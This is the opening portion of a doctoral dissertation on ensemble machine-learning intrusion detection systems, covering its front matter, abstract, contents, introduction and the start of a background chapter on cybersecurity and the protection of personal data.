

University of Memphis

University of Memphis Digital Commons

Electronic Theses and Dissertations

1-1-2021

TOWARDS A HOLISTIC EFFICIENT STACKING ENSEMBLE INTRUSION DETECTION SYSTEM USING NEWLY GENERATED HETEROGENEOUS DATASETS

Ahmed Mosbah Elsaeed Mahfouz

Follow this and additional works at: <https://digitalcommons.memphis.edu/etd>

Recommended Citation

Mahfouz, Ahmed Mosbah Elsaeed, "TOWARDS A HOLISTIC EFFICIENT STACKING ENSEMBLE INTRUSION DETECTION SYSTEM USING NEWLY GENERATED HETEROGENEOUS DATASETS" (2021). *Electronic Theses and Dissertations*. 2929.

<https://digitalcommons.memphis.edu/etd/2929>

This Dissertation is brought to you for free and open access by University of Memphis Digital Commons. It has been accepted for inclusion in Electronic Theses and Dissertations by an authorized administrator of University of Memphis Digital Commons. For more information, please contact khggerty@memphis.edu.

TOWARDS A HOLISTIC EFFICIENT STACKING ENSEMBLE
INTRUSION DETECTION SYSTEM USING NEWLY
GENERATED HETEROGENEOUS DATASETS

by

Ahmed Mahfouz

A Dissertation

Submitted in conformity with the requirements for the degree of

Doctor of Philosophy

in

Computer Science

The University of Memphis

2021

Copyright ©2021 Ahmed Mahfouz

All rights reserved

DEDICATION

This work is dedicated to my loving parents, my cherished wife, my sweet daughter, and my faithful siblings for their endless love, support, and encouragement.

ACKNOWLEDGMENTS

I thank all who, in one way or another, contributed to the completion of this dissertation. First, and foremost, I pledge allegiance to the Almighty Allah for the strength and protection he has given me.

I express my sincere gratitude to my advisor, Dr. Sajjan Shiva, both for the trust he showed me through our cooperation and for his valuable guidance during the elaboration of the thesis. His guidance helped me throughout my time of study and research, leading up to writing this dissertation. Through his supervision this work came into existence. I could not have had a better mentor for my Ph.D. study.

Besides my advisor, I also warmly thank the rest of my dissertation committee: Dr. Robin Poston, Dr. Deepak Venugopal, and Dr. Faruk Ahmed. Their support, insightful comments, and encouragement were most gratifying.

Finally, gratefully thank my wife, whose unconditional encouragement and support afforded my completing this work. I also express my heartfelt love to my daughter for coping with the undue paternal deprivation during the course of my study. Moreover, I deeply thank my parents and siblings for their support and prayers.

PUBLICATIONS

The following list presents all publications relating to this dissertation:

1. **Mahfouz, Ahmed M.**, Abdullah Abuhussein, Deepak Venugopal, and Sajjan Shiva. "Ensemble Classifiers for Network Intrusion Detection Using a Novel Network Attack Dataset." *Future Internet* 12, no. 11 (2020): 180.
2. **Mahfouz, Ahmed M.**, Abdullah Abuhussein, Deepak Venugopal, and Sajjan G. Shiva. "Network Intrusion Detection Model Using One-Class Support Vector Machine." In *Advances in Machine Learning and Computational Intelligence*, pp. 79-86. Springer, Singapore, 2021.
3. **Mahfouz, Ahmed M.**, Deepak Venugopal, and Sajjan G. Shiva. "Comparative analysis of ML classifiers for network intrusion detection." In *Fourth international congress on information and communication technology*, pp. 193-207. Springer, Singapore, 2020.
4. Das, Saikat, **Ahmed M. Mahfouz**, and Sajjan Shiva. "A stealth migration approach to moving target defense in cloud computing." In *Proceedings of the Future Technologies Conference*, pp. 394-410. Springer, Cham, 2019.
5. Das, Saikat, **Ahmed M. Mahfouz**, Deepak Venugopal, and Sajjan Shiva. "DDoS intrusion detection through machine learning ensemble." In *2019 IEEE 19th international conference on software Quality, Reliability and Security Companion (QRS-C)*, pp. 471-477. IEEE, 2019.
6. **Mahfouz, Ahmed M.**, Md Lutfar Rahman, and Sajjan G. Shiva. "Secure live virtual machine migration through runtime monitors." In *2017 Tenth International Conference on Contemporary Computing (IC3)*, pp. 1-5. IEEE, 2017.

LIST OF TABLES

TABLE 1: COMPARISON OF INTRUSION DETECTION SYSTEM TYPES.....	23
TABLE 2: STATISTICS OF REDUNDANT RECORDS IN THE KDD TRAINING DATASET.	61
TABLE 3: THE FULL LIST OF NSL-KDD FEATURES.....	62
TABLE 4: COMPREHENSIVE OVERVIEW OF MOST USED AVAILABLE DATASETS.	67
TABLE 5: NSL-KDD ATTACK TYPES AND CLASSES.	94
TABLE 6: NO OF SAMPLES FOR NORMAL AND ATTACK CLASSES.	95
TABLE 7: NSL-KDD SELECTED FEATURES.	96
TABLE 8: CLASSIFIER TRAINED MODEL ACCURACY METRICS OF PHASE 1.	101
TABLE 9: CLASSIFIER TRAINED MODEL ACCURACY METRICS ON THE TEST DATASET OF PHASE 1.	102
TABLE 10: CLASSIFIER TRAINED MODEL ACCURACY METRICS OF PHASE 2.	102
TABLE 11: CLASSIFIER TRAINED MODEL ACCURACY METRICS ON THE TEST DATASET OF PHASE 2.	103
TABLE 12: CLASSIFIER ACCURACY DETECTION FOR DIFFERENT CLASSES OF ATTACKS.	103
TABLE 13: FULL LIST OF GTCS-I EXTRACTED FEATURES.	112
TABLE 14: NO OF SAMPLES FOR NORMAL AND ATTACK CLASSES.	118
TABLE 15: PHASE 1 EXAMINATION RESULTS.	120
TABLE 16: PHASE 2 EXAMINATION RESULTS.	120
TABLE 17: CLASSIFIERS ACCURACY DETECTION FOR DIFFERENT CLASSES OF ATTACKS.....	120
TABLE 18: INDIVIDUAL VS ENSEMBLE PERFORMANCES.	125
TABLE 19: GTCS-II COLLECTED DATA.	134
TABLE 20: THE FULL LIST OF GTCS-II EXTRACTED FEATURES.	135
TABLE 21: CRITICAL HYPERPARAMETERS.	150
TABLE 22: TWO-FOLD CLASSIFICATION RESULTS FROM THE GTCS-I DATASET.....	152
TABLE 23: GTCS-I MULTI-CLASS CLASSIFICATION RESULTS.	152
TABLE 24: CONFUSION MATRIX OF THE 7 ATTACKS IN GTCS-II.....	152
TABLE 25: PERFORMANCE METRICS FOR GTCS-II.	153

LIST OF FIGURES

FIGURE 1: NUMBER OF INTERNET USERS IN THE WORLD AS OF JANUARY 2021	2
FIGURE 2: NUMBER OF NEW SOFTWARE VULNERABILITIES REPORTED PER YEAR.....	4
FIGURE 3: SIMPLE CLASSIFICATION EXAMPLE.	29
FIGURE 4: GENERAL APPROACH FOR BUILDING A CLASSIFICATION MODEL.....	30
FIGURE 5: A SIMPLE REGRESSION EXAMPLE.....	31
FIGURE 6: A SIMPLE CLUSTERING EXAMPLE.....	33
FIGURE 7: UNBOUNDED SUBSETS CLUSTERING EXAMPLE.....	33
FIGURE 8: DECISION TREE CLASSIFICATION EXAMPLE.....	37
FIGURE 9: DECISION TREE EXAMPLE FOR INTRUSION DETECTION ^[56]	38
FIGURE 10: K-MEANS CLASSIFICATION EXAMPLE.....	39
FIGURE 11: LINEAR REGRESSION MODEL.....	40
FIGURE 12: SIMPLE ILLUSTRATION OF THE CONCEPT OF SVM ^[50]	43
FIGURE 13: NON-LINEARLY SEPARABLE VS LINEARLY SEPARABLE SET.....	44
FIGURE 14: PERCEPTRON.....	46
FIGURE 15: GEOMETRY INTERPRETATION OF THE ONE-CLASS SVM CLASSIFIER.....	85
FIGURE 16: MODERN HONEY NETWORK IMPLEMENTATION.....	87
FIGURE 17: OCSVM ANOMALY DETECTOR MODEL USING AML.....	90
FIGURE 18: PER-CLASS COMPARISON BASED ON PRECISION, RECALL AND F1 SCORE.....	91
FIGURE 19: TRAINING VS. TESTING ACCURACY OF PHASE 1.....	98
FIGURE 20: TRAINING VS. TESTING ACCURACY OF PHASE 2.....	99
FIGURE 21: TESTING ACCURACY OF PHASES 1 AND 2.....	99
FIGURE 22: ROC CURVES FOR PHASE 1.....	100
FIGURE 23: ROC CURVES FOR PHASE 2.....	101
FIGURE 24: THE LAB SETUP FOR THE GTCS NETWORK.....	108
FIGURE 25: CICFLOWMETER INTERFACE.....	112
FIGURE 26: GTCS-I SELECTED FEATURES.....	119
FIGURE 27: CLASSIFICATION ACCURACY IN THE TWO PHASES.....	122
FIGURE 28: THE ACCURACY OF EACH CLASSIFIER IN CLASSIFYING DIFFERENT CLASSES IN GTCS-I.....	123
FIGURE 29: ENSEMBLE CLASSIFIER MODEL FLOW.....	124
FIGURE 30: ENSEMBLE VS SINGLE CLASSIFIERS ACCURACY.....	125
FIGURE 31: TESTBED SUBSYSTEMS.....	126
FIGURE 32: MHN SERVER ARCHITECTURE.....	131
FIGURE 33: TESTBED SYSTEM ARCHITECTURE.....	133
FIGURE 34: DIONAEA TOP CAPTURED MD5BINARIES.....	139
FIGURE 35: SCANNING RESULTS FOR A MALWARE FILE.....	139
FIGURE 36: DIONAEA TOP ATTACKERS.....	140
FIGURE 37: DIONAEA TOP ATTACKS BY COUNTRIES.....	140
FIGURE 38: DIONAEA TOP ATTACKED PORTS.....	140
FIGURE 39: POF TOP ATTACKERS.....	141
FIGURE 40: POF TOP ATTACKS BY COUNTRIES.....	141
FIGURE 41: POF TOP ATTACKED PORTS.....	141
FIGURE 42: POF TOP LINK TYPES.....	142
FIGURE 43: POF TOP OPERATING SYSTEMS.....	142
FIGURE 44: AMUN TOP ATTACKERS AND THEIR COUNTRIES.....	142
FIGURE 45: AMUN TOP ATTACKS BY COUNTRIES.....	143
FIGURE 46: AMUN TOP ATTACKED PORTS.....	143
FIGURE 47: COWRIE TOP URLS.....	144
FIGURE 48: COWRIE TOP SSH VERSIONS.....	144
FIGURE 49: COWRIE TOP USERS/PASSWORDS.....	144
FIGURE 50: COWRIE TOP ATTACK COMMANDS.....	145

FIGURE 51. COWRIE TOP ATTACKERS AND THEIR COUNTRIES.....	145
FIGURE 52. COWRIE TOP ATTACKS BY COUNTRIES.	145
FIGURE 53. SNORT TOP ATTACKERS AND THEIR COUNTRIES.....	146
FIGURE 54. SNORT CAPTURED TOP ATTACKS BY COUNTRIES.	146
FIGURE 55. SNORT CAPTURED TOP ATTACKED PORTS.	147
FIGURE 56. CONPOT TOP ATTACKERS AND THEIR COUNTRIES.	147
FIGURE 57. CONPOT CAPTURED TOP ATTACKS BY COUNTRIES.....	148
FIGURE 58. CONPOT CAPTURED TOP ATTACK TYPES.	148
FIGURE 59. TOP ATTACKERS AND THEIR COUNTRIES.....	148
FIGURE 60. TOP ATTACKS BY COUNTRIES.	149
FIGURE 61. MOST ATTACKED PORTS.....	149
FIGURE 62: STACKING ENSEMBLE MODEL.	150
FIGURE 63: ROC CURVE FOR GTCS-II.	154

ABSTRACT

With the exponential growth of network-based applications globally, there has been a transformation in organizations' business models. Furthermore, cost reduction of both computational devices and the internet have led people to become more technology dependent. Consequently, due to inordinate use of computer networks, new risks have emerged. Therefore, the process of improving the speed and accuracy of security mechanisms has become crucial.

Although abundant new security tools have been developed, the rapid-growth of malicious activities continues to be a pressing issue, as their ever-evolving attacks continue to create severe threats to network security. Classical security techniques—for instance, firewalls—are used as a first line of defense against security problems but remain unable to detect internal intrusions or adequately provide security countermeasures. Thus, network administrators tend to rely predominantly on Intrusion Detection Systems to detect such network intrusive activities. Machine Learning is one of the practical approaches to intrusion detection that learns from data to differentiate between normal and malicious traffic. Although Machine Learning approaches are used frequently, an in-depth analysis of Machine Learning algorithms in the context of intrusion detection has received less attention in the literature.

Moreover, adequate datasets are necessary to train and evaluate anomaly-based network intrusion detection systems. There exist a number of such datasets—as DARPA, KDDCUP, and NSL-KDD—that have been widely adopted by researchers to train and evaluate the performance of their proposed intrusion detection approaches. Based on several studies, many such datasets are outworn and unreliable to use. Furthermore, some of these datasets suffer from a lack of traffic diversity and volumes, do not cover the variety of attacks, have anonymized packet information and payload that cannot reflect the current trends, or lack feature set and metadata.

This thesis provides a comprehensive analysis of some of the existing Machine Learning approaches for identifying network intrusions. Specifically, it analyzes the algorithms along various dimensions—namely, feature selection, sensitivity to the hyper-parameter selection, and class imbalance problems—that are inherent to intrusion detection. It also produces a new reliable dataset labeled Game Theory and Cyber Security (GTCS) that matches real-world criteria, contains normal and different classes of attacks, and reflects the current network traffic trends. The GTCS dataset is used to evaluate the performance of the different approaches, and a detailed experimental evaluation to summarize the effectiveness of each approach is presented. Finally, the thesis proposes an ensemble classifier model composed of multiple classifiers with different learning paradigms to address the issue of detection accuracy and false alarm rate in intrusion detection systems.

Contents

1. INTRODUCTION	1
1.1. Overview	1
1.2. Problem Statement and Research Motivation	3
1.3. Thesis Contributions	7
2. THEORETICAL BACKGROUND	10
2.1. Cybersecurity	10
2.1.1. Types of Attackers	12
2.1.2. Internal and External Threats	14
2.2. Intrusion Detection Systems	16
2.2.1. Key Functions of an Ideal IDS	18
2.2.2. Intrusion Detection Analysis Methodologies	19
2.2.3. IDS Types	22
2.2.4. Limitations of Intrusion Detection Systems	25
2.3. Machine Learning (ML)	27
2.3.1. Supervised Learning	28
2.3.2. Unsupervised Learning	32
2.3.3. Reinforcement Learning	34
2.3.4. Semi-Supervised Learning	34
2.3.5. Aspects of ML Systems	35
2.3.6. Brief Description of Selected Popular ML Algorithms	36
2.3.7. Hyperparameters Optimization	46
2.3.8. Ensemble Learning	47
3. DATASETS	51
3.1. Data Preprocessing	51
3.2. Popular Datasets and Its Issues	58
3.2.1. DARPA-Lincoln	58
3.2.2. KDD Cup 1999	59
3.2.3. NSL-KDD	61
4. LITERATURE SURVEY	66
4.1. Network Attack Datasets	67
4.2. One-Class Classification	74
4.3. Feature Selection	76
4.4. ML Algorithms Comparison	77
4.5. Ensemble Models	77
4.6. Discussion	82
5. NETWORK INTRUSION DETECTION MODEL USING OCSVM	84
5.1. One-Class Support Vector Machine (OCSVM)	84
5.2. The MHN Dataset	85
5.2.1. Network Sensors and Honeypots	87
5.3. The Experimental Setup	89
5.4. The Experimental Results	90

5.5.	Discussion	91
6.	COMPARATIVE ANALYSIS OF ML CLASSIFIERS USING NSL-KDD DATASET	93
6.1.	Statistical Summary of NSL-KDD	93
6.2.	Experimental Setup	95
6.3.	Experimental Results.....	98
6.4.	Conclusion	105
7.	GTCS-I: NEW GENERATED DATASET	106
7.1.	Lab Setup.....	107
7.2.	Data Collection & Feature Extraction	109
7.3.	Discussion	117
8.	NEC-IDS: A HOLISTIC APPROACH FOR IDS USING ENSEMBLE ML CLASSIFIERS.....	118
8.1.	Statistical Summary of GTCS-I.....	118
8.2.	ML Algorithms Performance Comparison.....	119
8.3.	NEC-IDS: A Holistic Approach for IDS Using Ensemble ML Classifiers	123
8.4.	The Experimental Results	124
9.	GTCS-II: NEW GENERATED DATASET FROM A REAL TRAFFIC	126
9.1.	Lab Setup.....	126
9.1.1.	The Sensors Subsystem (Honeynet)	126
9.1.2.	The Collector Subsystem (MHN)	130
9.1.3.	The Visualizer (Splunk).....	132
9.2.	Data Collection.....	133
9.3.	Data Presentation and Analysis.....	133
9.4.	Data Labeling	138
9.5.	GTCS-II Interesting Facts	138
9.6.	SNEC-IDS: Stacking ensemble IDS using Heterogeneous Datasets.....	149
9.7.	Implementation Strategy	150
9.8.	The Classification Process.....	150
9.9.	Results and Discussion.....	151
9.10.	Discussion	154
10.	CONCLUSION	156
10.1.	Future Work.....	158
	REFERENCES	159

1. INTRODUCTION

1.1. Overview

The internet has become a key instrument for modern societies and economies by providing quick and flexible information sharing among people and businesses. It has a set of support technologies that provides several significant features, including usability, interoperability, platform, and language independence, among others. This is extremely essential for enabling cooperation between components of heterogeneous systems. The internet continues to evolve quickly and adopt modern computational and communicating prototypes—such as cloud computing services—that enable individuals to access remotely shared system components and use them on-demand [1]. Besides individual usage, enterprises and governments have become increasingly dependent on cyberspace for their daily activities. Different tasks, such as communications and financial transactions, as well as management of essential infrastructure, can now be conducted over the internet. Until very recently, in most cases, carefully restricted and secured media were used to execute such tasks. There have been some concerns related to spying and data loss. However, these were chiefly limited, as system infrastructures were usually inaccessible externally. Now, however, most organizations are connected to the internet permanently, and the majority of them are migrating their computing infrastructures to the cloud.

The multifaceted nature of the internet grows consistently, presenting new functionalities and mixing technologies with incredible speed. For instance, web applications allow millions of users to access abundant data and use different types of services in a diverse range of areas, including financial services, e-commerce, education, entertainment, and communications, among others. The Internet World Stats [2] have reported that internet users comprise over 55.1% of the world

population. Shown in Figure 1 is the growth in the number of internet users globally as of January 2021. This unrelenting increase denotes a rise in the amount of data generated online; as such, the services that run over the internet have become major targets for cyber-attacks.




Figure 1: Number of Internet Users in the World as of January 2021

Cyber-attacks have become more widespread, as intruders employ system vulnerabilities for theft of intellectual property, financial gain, and destruction of the entire network infrastructure [3]. In fact, recently the Federal Bureau of Investigation (FBI) released a high-impact cybersecurity warning in response to the increasing number of attacks on government targets. Government officials have warned major cities that such hacks are a disturbing trend that is likely to continue. The time to detect a security breach may be measured in days, as attackers are aware of existing security controls and are continually improving their attacks. In many cases, a security breach is inevitable, which makes early detection and mitigation the best defense for surviving an attack.

To reduce the risk of security breaches, security professionals use different prevention and detection techniques. Prevention techniques such as applying complex configurations and establishing a strong security policy try to make attacks more difficult. All security policies should maintain the CIA triad—three principles, which are Confidentiality, Integrity, and Availability.

Detection techniques are either signature based, or anomaly based. Classical security solutions—such as virus scanners, and firewalls—depend on a signature-based approach that compares a hash of the payload to a database of known malicious signatures [4]. These techniques provide a strong defense against known attacks but fail in detecting zero-day attacks. Moreover, they are an inadequate guard against skilled attackers who use the latest attack techniques and can easily bypass such security controls.

Anomaly detection techniques look for abnormal activities, including those that have not occurred before, as they consider any unusual event as a potential attack. When routine activities are detected to be irregular, false positives can occur [5]. Anomaly detection requires a system trained with a model of normal system behavior.

1.2. Problem Statement and Research Motivation

Earlier, cyber attackers were usually a group of socially-isolated individuals [6] driven by numerous motivations, including, but not limited to, inquisitiveness and the illicit thrill of recognition for high-skilled hackers. Although such intruders tended to be highly talented, they did not have the adequate financial means to produce more novel attacks. However, currently more experienced attacks and motivations have been developed. For instance, Advanced Persistent Threat (APT) attacks [7] can utilize diverse sophisticated techniques in particular zero-day exploits with social engineering. This allows them to skip the security tools and preserve a presence on the attacked system so as to control the system and collect data for a long period of time. Moreover,

rather than independent, obsessed individuals, attackers have evolved into organized and well-funded groups with different motives (economic or political), attacking high-profile infrastructure from corporations to governments. The 2020 Crowd strike global threat report [8] revealed that 97% of the analyzed attacks have one or more motives. Cyberattacks have become highly diverse, so security professionals have difficulty countervailing against the daily occurrence of threats, vulnerabilities, and attacks. Depicted in Figure 2 is the number of common IT security vulnerabilities and exposures discovered worldwide between 2009 and July 2021. In 2020, 18,325 new common IT vulnerabilities and exposures were discovered, the highest reported annual number to date.




Figure 2: Number of New Software Vulnerabilities Reported per Year

Cybersecurity threats can be categorized as either active or passive attacks [9]. The main goal of the attacker in the active attack is to terminate or disrupt the operations of the targeted network

(e.g., create a denial of service). In a passive attack, though, the intruder stays unobserved trying to obtain the exchanged data—such as in traffic analysis. In some cases, malware is installed to monitor passively and leak information but with no intention of engendering an immediate disruption.

Commercial network security appliances mainly perform misuse detection. They use knowledge of previous attacks to create signatures that precisely identify new instances of such attacks; unfortunately, they cannot identify novel attacks. A complementary anomaly detection approach can identify novel attacks but at the expense of falsely identifying unusual activity as malicious. These limitations result in a significant number of attacks being missed, hence leading to theft of intellectual property and other information from vulnerable organizations. Meanwhile, Machine Learning (ML) has the potential to overcome some weaknesses of an Intrusion Detection System (IDS) [10]. Thus, security experts recently considered adopting ML to transcend the chaos battling attackers. The main issue is that ML cannot be directly applied to network traffic, but instead only to a fixed set of features constructed from network traffic. Creating these features (in a process called feature engineering) is, therefore, a critical step that places a limit on the detector's capabilities. However, feature engineering is often an ad-hoc process, using trial and error to find which traffic features are most relevant to the detection problem. Such a process requires domain knowledge and is time consuming when done iteratively. These difficulties in feature engineering have inhibited the application of ML to network security. Additionally, due to the lack of sufficient network traffic datasets, ML approaches for network intrusion detection suffer from absence of accurate deployment, analysis, and evaluation. Although some datasets exist that researcher use to build and evaluate their proposed IDS approaches, most of those datasets are outworn and inaccurate to use. They are bereft of traffic diversity, do not address different types of attacks, and

do not reflect current network traffic trends. Moreover, anomaly-based IDSs notably suffer from high rates of false-positive alarms, but persistent efforts are being made to reduce of the large number of false alarms.

Because intrusion detection is a data analysis process, it can be studied as a classification problem. From this point of view, the efficiency of any classification system is subject to the data presented to it as an input. Cleaner input data, as well as higher precise outcomes, is probably going to be acquired. From the IDS standpoint, this implies that the false-positive rate can be markedly decreased when the features that separate normal from abnormal data can be properly extracted. Accordingly, this thesis proposes a new network intrusion detection model that trains on real network traffic data and searches for abnormal behaviors that deviate from the normal model.

Also, most classification approaches are based on familiar ML models, such as Support Vector Machines [11], Decision Trees [12], and Neural Networks [13]. Those approaches study primarily a set of data characteristics with an objective of calculating a category score. Therefore, this begs the following question: How properly will they perform in network classification—particularly when there is augmented noise, and the information structure is not homogenous? There is a need to examine the accuracy of those methods in classifying the computer network traffic. Accordingly, the thesis also provides an evaluation of the performance and efficiency of a set of well-known ML classifiers that will help others wishing to use the approaches to learn about the accuracy under certain conditions in an organizational network.

Moreover, there is a problem with the idea of applying ML classifiers, which entails building a single classifier on a multi-class dataset. The problem is that a single classifier may not be strong enough to classify the different classes with the same accuracy. Thus, researchers have derived the

idea of constructing ensemble or hybrid classifiers. Scholars [e.g., 16, 17] have shown that a system using ensemble model can produce better results in classification than one utilizing a single classifier. A classifier ensemble was defined in [14] as “several classifiers are employed to make a classification decision about the object submitted at the input, and the individual decisions are subsequently aggregate.” The main goal of ensemble learning is to determine the best set of classifiers and then the best method with which to combine them [15], rather than seeking the best feature set or building a best single classifier. Likewise, there are limitations to employing a single classifier in the classification of normal traffic and different attacks. These have led to the idea of building an ensemble IDS model, which is more complicated but provides higher accuracy and a lower false alarm rate. The main goal of this thesis is to improve the performance of IDS by using ensemble methods and feature selection.

1.3. Thesis Contributions

This thesis contributes to the field of cybersecurity, with an emphasis on the application of ML for intrusion detection. Specifically, the thesis offers the following contributions:

- The thesis proposes a new binary network intrusion detection model that trains on normal network traffic data and searches for anomalous behaviors that deviate from the normal model. It applies the One-Class Support Vector Machine (OCSVM) algorithm to detect anomalous activities in network traffic. The proposed approach models the regions where normal data have a high probability density in n-dimensional feature-space and considers anomalous data as those that do not occur in these regions. The method is capable of detecting threats to the network without using any labeled data. Furthermore,

by using kernel functions with OCSVMs, the proposed approach captures complex, non-linear regions in the feature-space where the normal data are most likely to reside—versus anomaly detectors that assume a specific shape/form for the normal class.

- The thesis presents a testbed that could be a model for building real datasets, as well as two versions of a new generated dataset for intrusion detection—namely GTCS. The first version, GTCS-I, is an emulated dataset that overcomes most shortcomings of the existing available datasets and addresses most of the necessary criteria for common updated attacks, such as Botnet, Brute Force, DDoS, and In-filtration. The second version, GTCS-II, is a dataset formulated through real traffic and contains approximately a one-million record of a real network traffic. The generated datasets are completely labeled with tens of network traffic features extracted and calculated for all benign and intrusive flows.
- The thesis provides a comprehensive analysis of six of the well-known ML classifiers for identifying intrusions in network traffic. Specifically, it analyzes the classifiers along various dimensions—namely, feature selection, sensitivity to the hyper-parameter selection, and class imbalance problems inherent in intrusion detection. The thesis provides a comprehensive evaluation of the performance of each classifier over the NSL-KDD, the benchmark, and the most used dataset in intrusion detection literature and the GTCS dataset. It presents a detailed experimental evaluation to summarize the effectiveness of each approach.

- The thesis proposes an adaptive ensemble classifier model, NEC-IDS, which integrates the advantages of different ML classifiers for different types of attacks and achieves optimal results through ensemble learning. The advantage of ensemble learning is combining the predictions of several base estimators to improve generalizability and robustness over a single estimator.
- The thesis presents a stacking ensemble learning model that uses a meta-classification method based on stacked generalization for network IDS. Two contemporaries and heterogeneous datasets were utilized for the experiment, and the experimental outcomes revealed that the proposed model was able to produce superior results.

Hopefully, these contributions will advance the state-of-the-art in applying ML to the network intrusion detection domain and facilitate the launch of more accurate ML applications to the cybersecurity domain.

2. THEORETICAL BACKGROUND

In this chapter, we explain what cybersecurity is and why the need for cybersecurity experts is rising. We describe the online identity and data, how they are stored, and explain their importance to cyber attackers. We also address organizational data and discuss why they must be secured. Also, we briefly explicate cyber warfare and the role of cybersecurity professionals in protecting their nations.

2.1. Cybersecurity

Different organizations, including medical, financial, and educational institutions, utilize linked electronic information networks to operate successfully. These networks are composed of devices and programs used to collect, process, store, and share huge volumes of digital data. Keeping these data secure is a crucial task for national security and economic stability. Cybersecurity is the continuous effort of protecting networks, devices, and data from unauthorized access or illegal usage [16].

What are the Data That Need to be Secured?

Individuals have two identities that can affect their life: one is offline, and the other is online. One's offline identity is how s/he is known by the people with whom s/he interacts on a daily basis—including workmates, friends, and family members. One's online identity, though, is how s/he presents himself/herself in cyberspace, which should not reveal much information about his/her offline identity. Individuals should be careful in creating their online username. This username should be appropriate, respectful, and not comprise any personal information. People should ensure that their username will not drive a cybercriminal to think of them as an easy target.

Some other kinds of data, such as individuals' medical, education, employment, and financial records, can be easily utilized to recognize them online.

Another kind of data is organizational data; these refer to corporate data that cover employees, intellectual assets, financial reports, or any kind of information that allows a corporation to achieve an economic advantage over its competitors. Such data need particular attention, especially with the evolution of the Internet of Things (IoT), because the volume of data needs to be secured increasingly.

Where are the Data?

When individuals visit their doctor, all information they share is recorded in their medical file. Part of this medical file is being shared with their insurance company for billing purposes. Also, different merchants use loyalty cards to create a profile of their patrons' shopping behavior and utilize those data for their own use; plus, they may share the data with their marketing partners to target different offers to them.

People's computing devices have become a gateway to their data, as they employ them for online shopping, online banking, receipt of digital copies of credit card statements, and payment of utility bills [17]. A copy of the photos one shares online with his/her family and friends may be downloaded and stored on their own devices. Strangers also may acquire a copy of these pictures if anyone shares them publicly. Moreover, a copy of the photos and data is being saved on servers placed in several parts of the world.

With all of these online accessible data, people's personal information has become valuable and vulnerable to hackers [18]. The data may help a hacker obtain individuals' online credentials that give a hacker access to their accounts and take advantage of their social relationships. People may be tricked into wiring money presumably to friends who are abroad, while the money is

